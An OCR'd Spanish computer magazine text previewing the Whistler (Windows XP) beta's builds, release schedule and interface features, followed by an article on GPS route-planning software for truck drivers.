Anteriormente habían sido encontradas por Internet las compilaciones 2211 (20 de marzo) y 2223 (17 de abril), respectivamente. La compilación 2250, exactamente 55 compilaciones más que Windows 2000, se presentó en todas las modalidades que formarán la familia —Professional, Server, Advanced Server y la nueva Personal Edition— exceptuando la DataCenter Server, y todas ellas en versiones de 32 bits, si bien los cambios entre las diferentes plataformas eran realmente pequeños.

Whistler mira a Hollywood

Un mes más tarde, en la IBC (*International Broadcasting Convention*) de Amsterdam fue presentada la compilación 2257 de la versión Personal de Whistler, incorporando algunas de las mejoras que Microsoft añadirá al producto final para posicionar este sistema operativo como «aglutinador del entretenimiento doméstico», ya que aunque la versión de 32 bits de consumo y las versiones corporativas de 32 y 64 bits compartirán el mismo núcleo, no tendrán las mismas características.



Para configurar las funciones *Start Page* y *Visual Styles* han sido remodeladas completamente las

La versión de consumo incluirá características orientadas al usuario doméstico, como son algunas de las funciones TV que actualmente forman parte de la plataforma Microsoft TV. «*Estamos modificando parte del código del núcleo para permitir distribuir vídeo y otros elementos propios de la televisión interactiva en Whistler*», explicaba el director de la división Microsoft TV, Ed Graczyk. Sin embargo, estas características tendrán que esperar hasta la liberación de la *beta* 2.

¿Significa esto que Whistler será un sustituto de los *set top boxes*? Graczyk puntualizó que Microsoft ve un futuro en que habrá máquinas PC configuradas para usuarios específicos y que estos dispositivos podrían ser los llamados *multipurpose enternainment centers* (centros de entretenimiento multipropósito), que efectivamente vendrían a ser sustitutos de los *set top boxes*. Sin embargo, también podría darse el caso contrario, que algunas de las características de los *set top boxes* en un futuro formen parte de una plataforma más grande.


Microsoft prevé que muchos de los PCs domésticos con Whistler se conviertan en *hubs* (concentradores) de una red casera, donde los *set top boxes* también puedan ser conectados. Básicamente, la versión Personal de Whistler incorporará todas las características multimedia y de entretenimiento doméstico presentadas en Windows Me, que se limitan a compartir vídeos caseros, fotos y música utilizando el asistente de *home networking*.

Fechas y más fechas

Además de las muchas compilaciones internas distribuidas en la Red, también se fueron filtrando los cambios en las fechas de desarrollo de Whistler. De acuerdo con una nota interna de 1 de enero de 2000, la *beta* 1 sería liberada en julio, la *beta* 2 a mediados de octubre y el código final el 1 de febrero de 2001. Sin embargo, estas fechas han sido constantemente retrasadas, fijando a primeros de septiembre la meta de obtener una RTM para el 18 de abril de 2001.

Sin embargo, a los ya conocidos problemas de Microsoft con las fechas de liberación, se unieron la pobre calidad de las últimas versiones *alpha* distribuidas a mediados de agosto, así como que todavía continuaba el proceso de captación de *betatesters*. La nueva interfaz de usuario totalmente personalizable, en la que Microsoft llevaba trabajando desde hace más de medio año, todavía no había sido completamente integrada y la compatibilidad con aplicaciones era bastante pobre.

De esta manera, el 4 de octubre, con la liberación de la compilación 2267, se anunciaba el enésimo retraso de dos semanas en la liberación de la *beta* 1 de Whistler, inicialmente propuesta para el 11 de octubre y que finalmente se produjo el 2 de noviembre. El resto de fechas propuestas eran: *beta* 2 para el 6 de diciembre, *beta* 3 para mediados de enero, RC1 para el 14 de febrero y RC2 para el 21 de marzo. Aun así, las fechas de desarrollo han dado mucho que hablar, hasta que finalmente Microsoft, acuciada por los analistas que predecían un retraso hasta principios del año 2002 debido a la carencia de mejoras respecto a versiones anteriores, anunciaba de la mano de Jim Ewel, vicepresidente de infraestructuras, la finalización del código durante el 2001, al tiempo que se filtraba la fecha final de venta, fijada para el 30 de septiembre.



El *Help and support services* (Centro de ayuda y soporte) está basado en el incluido en Windows Me,

Podemos debatir el nombre de la versión final hasta la saciedad, pero la realidad es que existen tres nombre, todos ellos igual de válidos y que se complementan: Whistler será llamado Windows 2001, Windows .NET 1.0 o Windows NT 5.1 (menos probable).

Objetivos finales

El objetivo de Microsoft para Whistler es proporcionar a los usuarios beneficios tangibles en la facilidad de uso, fiabilidad y distribución, ya que la mayoría de mejoras .NET no debutarán hasta que la empresa finalice el código del sucesor de Whistler, nombre clave BlackComb. De acuerdo con fuentes afines al equipo de desarrollo del núcleo de Whistler, éste se centrará en las mejoras de la denominada *out-of-the-box experience* (lo que tarda el usuario en desembalar su PC y ponerse a trabajar a pleno rendimiento con él), simplificando la interfaz de usuario y manteniendo similitudes con el último sistema 9x liberado en términos de tiempo de arranque.


En lo referente a la interfaz de usuario, Microsoft continuará realizando mejoras en los asistentes de ayuda, sin olvidarse de aumentar la integración entre interfaz y la función Windows Update, con la que proporciona los últimos parches e información vía web. Una vez Whistler sea liberado, Microsoft habrá conseguido finalmente la meta de unificar, al menos en la plataforma PC, las líneas dómestica y corporativa de código en torno al robusto núcleo NT, siendo posible de esta manera añadir funcionalidades con revisiones anuales al estilo Win 9x.

La *Start Page* hace uso del Active Desktop, proporcionando acceso a los programas más utilizados,

Whistler y la arquitectura IA64

Al igual que Whistler, el procesador de 64 bits Itanium de Intel ha experimentado una larga serie de retrasos, debidos sobre todo a problemas de incompatibilidad con las arquitecturas actualmente existentes. Este problema puede afectar de lleno a la versión 64 bits de Whistler, que podría no aprovechar al máximo el nuevo procesador. Lo cierto es que fuentes de Intel anuncian que Itanium IA-64 será liberado en la primera mitad de este año.

Por otra parte, Michael Stephenson, jefe de producto de Microsoft, ha anunciado desarrollos de 64 bits de Whistler para las versiones cliente y servidor (excepto la Personal). Sin embargo, entre «primera mitad» y «segunda mitad» la diferencia puede representar hasta 11 meses, tiempo en el que Intel liberaría su chip de última generación sin sistema operativo Windows en el mercado bajo el que pudiera funcionar.



Whistler permite personalizar los elementos del escritorio, pudiendo mostrar u ocultar algunos o todos, así

Stephenson es consciente de que este escenario es más posible de lo que pueda parecer en un principio, por lo que afirmó que «*estamos trabajando estrechamente con Intel para que se produzca el mínimo espacio de tiempo entre la liberación de Whistler e Itanium*».

En julio del pasado año Microsoft liberó para los desarrolladores una versión *beta* de Windows compatible con la arquitectura IA-64, al tiempo que anunciaba que una edición de 64 bits de Windows 2000 Datacenter Server. Sin embargo, los esfuerzos para la liberación de una versión de 64 bits se han centrado en Whistler, mientras que el proyecto Trillian (IA-64 Linux Project) liberó en febrero del pasado año el código fuente de una versión Linux que correría en el chip de 64 bits, limitándose desde entonces a subsanar fallos. Este puede ser un grave problema para Microsoft, en la medida en que ensambladores de la talla de Dell o Compaq están preparando máquinas IA-64 basadas en este sistema operativo.

En este sentido, Nathan Brookwood, analista de Insight 64, afirma que «*muchos usuarios se verán forzados a utilizar soluciones Linux, y esto no interesa a Microsoft*». En adición a esto, la estrategia de liberación de los sistemas operativos de la familia Whistler prevén primero el lanzamiento de las versiones 32 y 64 bits de sobremesa y las versiones servidor con un retraso de 90 días, algo que podía hacerle mucho daño a Intel, ya que con IA-64 pretende enfrentarse a Sun en el terreno de servidores de Internet.

Y aquí es donde entra AMD, ya que su procesador de 64 bits, de nombre Hammer y cuya liberación se prevé también durante este año, contará con una arquitectura diferente a la de Itanium que le permitirá retener y utilizar el juego de instrucciones x86 con mayor velocidad, mientras que Itanium ha de emularlas, lo que ralentiza su ejecución.

La interfaz Desktop V2

Desktop V2 es una de las mayores propuestas de Microsoft para Whistler (anteriormente planeada para Windows Me). Representa la manera que Microsoft ha ideado para simplificar el trabajo con los PCs, añadiendo nuevas interfaces y renovando las ya existentes. Una parte fundamental integrante del Desktop V2 son los Activity Centers, utilidades basadas en HTML que se centrarán en simplificar y limpiar el escritorio y el menú de *Start* (Inicio).

En las compilaciones iniciales de Whistler, comenzaron a trasladarse al modelo Activity Center muchas de las opciones del sistema. Según Rick Belluzzo, vicepresidente de Microsoft, «*con los Activity Center ofreceremos un amplio abanico de actividades: productividad, creatividad, comunicaciones, entretenimiento, compras en la Red…*». Windows Me comenzó a construirse dentro de este concepto, el cual se vio confirmado con el lanzamiento de MSN Explorer. Estos centros integrarán todas las herramientas relacionadas con alguna función específica del sistema, proporcionando una interfaz más sencilla de utilizar. Correrán en una única ventana maximizada, simplificando mucho las tareas para los usuarios noveles, cosa que no gusta mucho a los usuarios más expertos. Los Activity Centers contendrán una *home page* y una *task page*. La parte izquierda de la pantalla será orientada a tareas, es decir, que contendrá las tareas que se pueden realizar en ese Activity Center, mientras que la parte derecha incluirá los datos de la opción seleccionada.

Los más interesantes serán el *Music Center*, semejante al actual Windows Media Player de Windows Me. Otro será el *Photo Center*, que permitirá organizar todas nuestras fotos, para lo que se integrará plenamente con la interfaz WIA, con la que el usuario podrá obtener fotos directamente de su cámara digital, escáner o dispositivo removible, lo que facilitará las tareas de compartir, imprimir y subir a la Web. El *Gaming Center* atraerá al usuario ocasional de juegos , aquel que no está muy familiarizado con temas como resoluciones y profundidades de color. Esta herramienta simplificará la experiencia lúdica, incluyendo la instalación y manejo de recursos.

La versión de consumo incluirá características orientadas al usuario doméstico como son las funciones de TV propias de la plataforma de Microsoft TV

Centro de ayuda y soporte

La aplicación de ayuda y soporte está basada en el sistema de ayuda implementado en Windows Me, sufriendo pequeños cambios en su interfaz que lo hacen más accesible. La versión incorporada en Whistler incluye acceso a nuevas opciones, añadiendo un juego de servicios de soporte de Whistler como son las *Recent News Headlines*, que se convertirán en punto central de soporte. Estas características se presentarán en la *beta* 2.

Windows Update se integra en esta nueva versión dentro del centro de ayuda y soporte, añadiendo opciones como la posibilidad de mantener al día varias máquinas

Mejoras en las fuentes

Con Whistler nos espera un gran cambio en la calidad de las fuentes en pantallas LCD y en menor medida en las CRT tradicionales. La parte teórica es relativamente sencilla. El *pixel* es el elemento más pequeño de una pantalla y corresponde a un punto. A su vez, cada uno de estos puntos se descompone en tres *sub-pixels* que forman los colores rojo, verde y azul, siendo el ojo humano el encargado de generar la ilusión del punto a partir de la combinación de colores.

Esta nueva tecnología, de la que podemos encontrar una versión *beta* disponible en *www.grc.com*, es capaz de tratar individualmente los *sub-pixels* para crear un efecto de calidad con una resolución más elevada, lo que reduce en gran medida la dureza de las inclinaciones y curvas típicas en un ordenador.


Microsoft ha aplicado esta tecnología al proceso de *render* de fuentes y la ha bautizado como ClearType. Se encuentra implantada en Windows CE desde la versión 2.12, así como también en PCs a través de la aplicación Microsoft Reader. Por supuesto, Whistler también aprovecha las ventajas de ClearType.

El otro Whistler

Hasta el anuncio de que Whistler sería el sustituto de la familia de sistemas NT para el entorno doméstico, éste no era más que el nombre de una estación de esquí canadiense. Sin embargo, si navegamos por el Research Center de Microsoft (*http://research.microsoft.com/*) nos encontraremos un software de reconocimiento del habla llamado Whistler (*Windows Highly Intelligent Stochastic Talker*) en el que Microsoft lleva trabajando durante años bajo absoluto secreto.

El hecho de que tanto esta tecnología de reconocimiento del habla como el próximo sistema operativo de Microsoft coincidan en su nombre, ha hecho saltar los rumores de que en Windows 2001 se incluyan características de manejo por voz. Este rumor se hizo realidad el 30 de julio pasado cuando Bill Gates confirmó que «*voz, escritura manual e incluso una serie de gestos visuales formarán parte de la interfaz*», refiriéndose a la plataforma .NET, y plasmándose en las compilaciones iniciales de Whistler, en las que encontramos bajo el *Control panel* un apartado llamado *Speech* (Habla).

Sin embargo, la liberación de esta característica podría retrasarse quizás cinco años, en la medida en que la nueva interfaz debe integrarse en todos y cada uno de los aspectos de Windows. No obstante, podéis encontrar más información, así como una *beta* del SDK de la API presentada a finales de agosto, en el web *www.microsoft.com/iit/*



Una de las novedades que incluye Whistler son las *Remote Connections*, que permiten

con Whistler en una red, descargando las actualizaciones por un solo ordenador y distribuidas más tarde por la red interna. También se incluye el *Compatibility center* (Centro de compatibilidad), que permitirá a los usuarios buscar si un dispositivo hardware específico es compatible con el sistema operativo. Podrá ser utilizado para buscar productos compatibles antes de su compra o solucionar problemas de compatibilidad con los productos existentes.

■ *Start Panel* y *Start Page*

A partir de la compilación 2257 se encontraban totalmente accesibles algunos de los grandes cambios realizados en la interfaz de usuario, como la sustitución del menú de *Start* (Inicio) por *Start Panel* y la del escritorio por *Start Page*. Más que sustituir complementarán, ya que serán presentadas como opciones diseñadas para proporcionar un *front-end* de acceso a programas y servicios del sistema más amigable.

El *Start Panel*, que se caracteriza por su alto nivel de personalización, ocupa el doble de espacio que el menú de *Start* convencional. En la parte inferior encontramos las opciones *Log off* (Finalizar sesión) y *Shutdown* (Apagar sistema). En la primera columna tenemos los iconos de acceso a Internet Explorer y la aplicación de correo electrónico configurada como predeterminada, seguida de una lista de las aplicaciones recientemente utilizadas. La opción *More programs* (Más programas) abre el menú de *Start* estándar, que proporciona acceso a todas las carpetas de aplicaciones instaladas en el sistema.

En la segunda columna hallamos enlaces a las tareas del sistema más utilizadas. La primera sección da acceso a nuestros documentos, imágenes y música, mientras que la segunda contiene los enlaces *Mi Computer* (Mi PC), *Network Neighbourhood* (Mis sitios de red) y *Dial-Up Network* (Acceso telefónico a redes). Por último, mencionar el acceso al *Control panel* (Panel de control), al centro de ayuda y soporte, así como las utilidades *Search* (Buscar) y *Run* (Ejecutar).


Por su parte, la *Start Page* hace uso del Active Desktop, activado como única opción en Whistler por defecto, y que proporciona acceso a los programas más utilizados, documentos y otros archivos en forma de un atractivo fondo de escritorio. La *Start Page* incluye muchos de los elementos anteriormente mencionados. Para configurar ambas funciones, han sido remodeladas completamente las propiedades de pantalla y las del menú de *Start* y barra de tareas.

Como otras mejoras, tanto *Start Panel* como *Start Page* hacen uso de DHTML en vez de los elementos de la madura API Win32 UI utilizada por las aplicaciones en versiones anteriores de Windows. Whistler incluirá otras aplicaciones basadas en DHTML, tales como un *Panel de control* DHTML simplificado y en la versión servidora una página de inicio para las herramientas de administración.

■ *Look and feel* renovado

Adoptando el estilo del *Start Panel* nos encontramos con el rediseño de las pantallas de «iniciar sesión» y «apagar equipo». La pantalla «iniciar sesión» incluye el nombre del equipo, un botón para apagar el sistema y los nombres de usuario registrados y claves junto con imágenes totalmente personalizables para una fácil identificación. Además, es posible alternar entre usuarios manteniendo abiertas las aplicaciones y sin desactivar la conexión a Internet.

Sin embargo, la novedad más madura en esta *beta* 1 es la introducción de la nueva interfaz de usuario bajo el nombre de *Visual Styles*. Esta nueva interfaz



Whistler mantiene las aplicaciones de cada usuario abiertas y la conexión a Internet activa aunque

recuerda mucho a los temas disponibles para KDE o Gnome (ambos basados en el sistemas X-Window de Linux) y parece no estar implementada dentro del sistema operativo en sí, cambiando el aspecto de las ventanas en la misma manera que lo hacen aplicaciones shareware como WindowBlinds.

El problema para su implementación radica en que muchas aplicaciones de terceros están construidas sobre barras de herramientas y de menús propias, mostrándose de forma incorrecta en Whistler. Aunque de momento sólo se incluyen los temas Professional y Clasic, los usuarios podrán en la versión final crear temas y utilizarlos simplemente trasladándolos a un directorio concreto. De hecho, el uso de esta tecnología afecta a la velocidad del sistema, aunque esperamos que el rendimiento mejore a partir de la *beta* 2, en la que también se implementará el soporte para iconos de 24 bits de profundidad con máscaras de 8 bits hasta un máximo de 128 x 128 bits de tamaño.

Seguridad en Whistler

Internamente también han comenzado a añadirse características de seguridad basadas en estándares de W3C (*World Wide Web Consortium*) y P3P (*Platform for Privacy Preferences*), que lo convierten en el primer sistema operativo que soporta esta tecnología de privacidad. Las tecnologías que conforman el P3P son:

Privacy Statement Generator: Una herramienta de fácil manejo basada en el actual asistente de privacidad que pregunta a los administradores de sitios web una serie de cuestiones sobre sus políticas de seguridad y automáticamente genera un informe (*statement*) P3P, expresado en XML, que podrá ser interpretado por cualquier cliente compatible con P3P. La nueva versión 6.0 de Internet Explorer que aparecerá en Whistler incorporará soporte para P3P.


P3P compatible Microsoft Privacy Statement: Un *statement* de privacidad basado en XML que permitirá a los *statements* de privacidad ya existentes ser leídos por cualquier cliente compatible P3P.

Aplicaciones certificadas


Una de las metas de Microsoft es asegurar que los controladores «bien escritos» diseñados para Windows 2000 puedan funcionar sin modificación alguna en Whistler. Windows 2000 incluye una opción que advierte a los usuarios al instalar controladores no firmados, debiendo remitir los desarrolladores de *drivers* los controladores para su análisis en Microsoft.

Adicionalmente, Whistler introducirá el término «aplicaciones certificadas». El anuncio de esta tecnología lo hizo Jim Ewel en Londres el pasado 20 de noviembre, y la presentó como la solución a problemas como los virus Love Bug, Melissa y similares. Windows 2000 reconoce dos tipos de código firmado, pero sin embargo no ofrece al usuario la posibilidad de bloquear esta aplicación, teniendo éste que comprobar manualmente si la aplicación tiene o no una firma válida.

Con el bloqueo de aplicaciones de Whistler, los administradores pueden extender las medidas de seguridad a cada pieza de código existente en la máquina, resolviendo problemas potenciales como virus y *scripts* maliciosos y evitando la ejecución de cualquier aplicación que no contenga una firma digital. Esta medida, que puede dificultar el desarrollo de software porque cada programador necesitaría adquirir un certificado digital, parece haber despertado recelos en el mundo informático, con los miedos de que Microsoft aumente su poder sobre el sector. El problema radica en las miles de aplicaciones shareware, cuyos autores deberían costearse el certificado digital, así como en los programas que rivalizan directamente con productos Microsoft, algo que podría convertirse en otra batalla legal.



Whistler incluye un software de reconocimiento del habla desarrollado durante años por el Research Group de



Tras multitud de retrasos en la fecha de lanzamiento y bastantes compilaciones previas accesibles en la Red, el 31 de octubre Microsoft anunciaba la

Más información

Microsoft tiene a disposición de los usuarios las siguientes newsgroups en su servidor público news.microsoft.com: microsoft.public.whistler.personal.general

Conclusiones

Esta *beta* 1 no es más que un paso inicial en el desarrollo de Whistler, muy importante eso sí, pero todavía muy primitivo, sobre todo si tenemos en cuenta la diferencia existente entre los códigos de Windows 2000 y NT 4.0. La *beta* 1 no tiene muchas de las características planeadas para la versión final y todavía ha de sufrir una significativa optimización antes de su distribución.

La cantidad de recursos que necesite Whistler será muy importante para su adopción, ya que éste unificará los códigos base de Windows 9x y NT, debiendo posicionarse por igual en equipos de escritorio y de empresa. Actualmente Whistler «devora» recursos, ocupando 100 Mbytes de RAM en sistemas con 128 Mbytes estando inactivo y consumiendo alrededor de 1 Gbyte de espacio en disco. El objetivo de Microsoft es que la versión final corra en un equipo Pentium II a 233 MHz con 64 Mbytes de RAM.

Nuestros tests internos de Whistler corrieron a una velocidad aceptable, especialmente teniendo en cuenta que es un código *beta* en el cual todavía no se ha optimizado su rendimiento o estabilidad. Whistler detectó y configuró correctamente todos los componentes de nuestra máquina de pruebas, incluyendo tarjetas de sonido ISA, tarjetas de sonido AGP de segunda generación y una tarjeta de red USB.

Albert Cabello

Sistemas de ayuda en carretera

Programas de rutas y aplicaciones GPS como aliados

Para el profesional de la carretera, el GPS representa una de las mejores ayudas a la hora de ponerse en marcha. Luis Val, camionero y tecno-adicto, nos cuenta las ventajas de utilizar este sistema en conjunción con un planificador de rutas.



Aunque pueda parecer un capricho, lo cierto es que su uso mejoraría el estado y la seguridad del tránsito en las carreteras. Y no se debe poner de excusa su precio, puesto que existen varios modelos de GPS y no hace falta desembolsar una gran cantidad para hacerse con uno de ellos. Por unas 35.000 pesetas podremos adquirir uno sencillo, que luego conectaremos mediante un cable (específico para cada modelo) al puerto serie de nuestro ordenador portátil o a las ranuras PC Card .

Para ver en todo momento nuestra posición en la pantalla del equipo, será preciso un programa que nos permita calcular la ruta que deseamos seguir. Este *route planner* y el GPS nos darán, continuamente y en tiempo real, diversos datos acerca del vehículo, como su velocidad real, la media a lo largo del viaje, la máxima que hemos alcanzado, a qué hora vamos a llegar a nuestro destino, distancia hasta allí, los kilómetros de viaje que llevamos, horas de conducción empleadas, latitud, longitud, altura y un largo etcétera.

Tanta información supone un enorme ahorro de tiempo y gastos (combustible, ruedas, frenos, etc.) para alguien que se pase la mayor parte del tiempo en ruta. Además, cuando uno trabaja transportando mercancías por carretera es muy importante respetar los horarios de recogida y entrega de las mismas y saber cuánto tiempo nos queda hasta llegar al destino, unido a factores tan simples como no tener que parar a preguntar por una dirección, evitar dar vueltas inútiles para encontrar un sitio, no pasarnos de largo en la salida que tenemos que coger... Al sortear tales inconvenientes, se ahorra tiempo, dinero y ataques de nervios, aparte del hecho básico de no perdernos en ruta y llegar siempre a tiempo a los sitios; salvo causa mayor.

Aplicaciones en venta

En la actualidad, se pueden encontrar varios programas para planificar rutas en nuestro país. Nos centraremos en los que admiten el uso de la tecnología GPS (*Global Positioning System*), algo que no está disponible en todos los *route planners* europeos. En concreto, abordaremos los dos productos en español que admiten GPS y que se pueden encontrar sin dificultad en la mayoría de las tiendas de software: MS Autoroute 2001 Europa y Route 66 2001 España y Portugal.

La nueva versión del programa de rutas de Microsoft es bastante más completa que las anteriores MS Autoroute Express 98 y 2000. A **MS Autoroute 2001 Europa** se han añadido mapas a nivel de calle para la mayor parte de países de la Unión Europea, aunque, por desgracia, España no se encuentra entre los afortunados y los correspondientes a nuestro país sólo permiten una visualización al nivel de carretera; es decir, muestran únicamente las principales vías de las grandes capitales. Es de esperar que la próxima versión solvente este descuido.

Mientras tanto, en países como Italia, Francia, Holanda, Alemania y varios más sí que están representados sus callejeros, permitiendo hacer búsquedas de vías concretas, con lo que, una vez que sepamos la dirección de destino, sólo hay que escribirla en el cuadro de búsqueda del programa. A partir de ahí, nos trazará la ruta exacta desde donde nos encontramos hasta nuestro destino final.

En el resto de Europa, la búsqueda se realiza por nombre de población o códigos pos-


tales. Si no conocemos el lugar preciso, nos mostrará diferentes opciones entre poblaciones de nombres similares, incluso basándose en su pronunciación.

La ruta a seguir se puede calcular de acuerdo a diferentes parámetros: la velocidad media de nuestro vehículo, la hora a la que queremos salir y/o llegar al destino, el número de paradas previstas, etc. Igualmente, podemos elegir entre el camino más rápido, el más corto o uno panorámico si viajamos por placer.

El mapa resultante, junto con las indicaciones para el viaje (desvíos de autopistas, gastos, dirección a seguir, paradas para repostar...), se puede visualizar como un mapa de carretera, uno político o del terreno. Este último, más atractivo visualmente, nos mostrará también los accidentes geográficos. Cualquiera de ellos puede imprimir y mandarse por fax de varias maneras: vista del mapa actual, diferentes esquemas con indicaciones, información sólo sobre la conducción, mapas de giros... También es posible guardarlo, con o sin indicaciones, en formato HTLM para enviarlo por *e-mail* o publicarlo en Internet.

Como novedades, esta nueva versión de Autoroute incorpora una base de datos con más de 50.000 bares y restaurantes de toda Europa, 30.000 hoteles y miles de sitios más, entre ellos, *campings*, gasolineras, áreas de servicio, centros comerciales, estaciones de metro y ferrocarril, zonas de aparcamiento, hospitales, etc. Asimismo, especifica datos tales como direcciones y números de teléfono de los puntos de interés mostrados. Todo esto resulta muy útil, y más si nos topamos con un imprevisto y necesitamos localizar rápidamente el hotel, hospital o gasolinera más cercano al lugar donde nos hallemos. También es posible añadir nuestros propios marcadores (emplazamientos que queremos mantener señalados) para utilizarlos conjuntamente con la base de datos del programa.

Otra función que incluye es un diccionario con los idiomas más hablados en Europa, con las frases básicas diferenciadas por temas. Pulsando sobre cada palabra o frase se puede escuchar su pronunciación correcta. Esta función ha salido precisamente perdiendo en la nueva versión del producto. En la anterior estaba incorporada en el mismo programa, pero en la 2001, cuando queramos escuchar alguna pronunciación, se abrirá el reproductor de audio, lo que supone un mayor uso del procesador y una ralentización del programa, sobre todo en ordenadores no muy potentes.



La nueva edición de la guía de viajes y programador de rutas para Europa abarca más de 4,3 millones de Km de

Complemento útil

El software, que cuesta alrededor de las 10.000 pesetas, logra su total funcionalidad cuando utilizamos un receptor GPS conectado al portátil. Desde el momento en que éste establece contacto con la red de satélites, podremos ver nuestra posición reflejada continuamente en la pantalla del ordenador. Los mapas irán cambiando automáticamente mientras circulemos, mostrándonos, además de nuestra situación, a qué velocidad vamos y en qué dirección, latitud, longitud y altura.

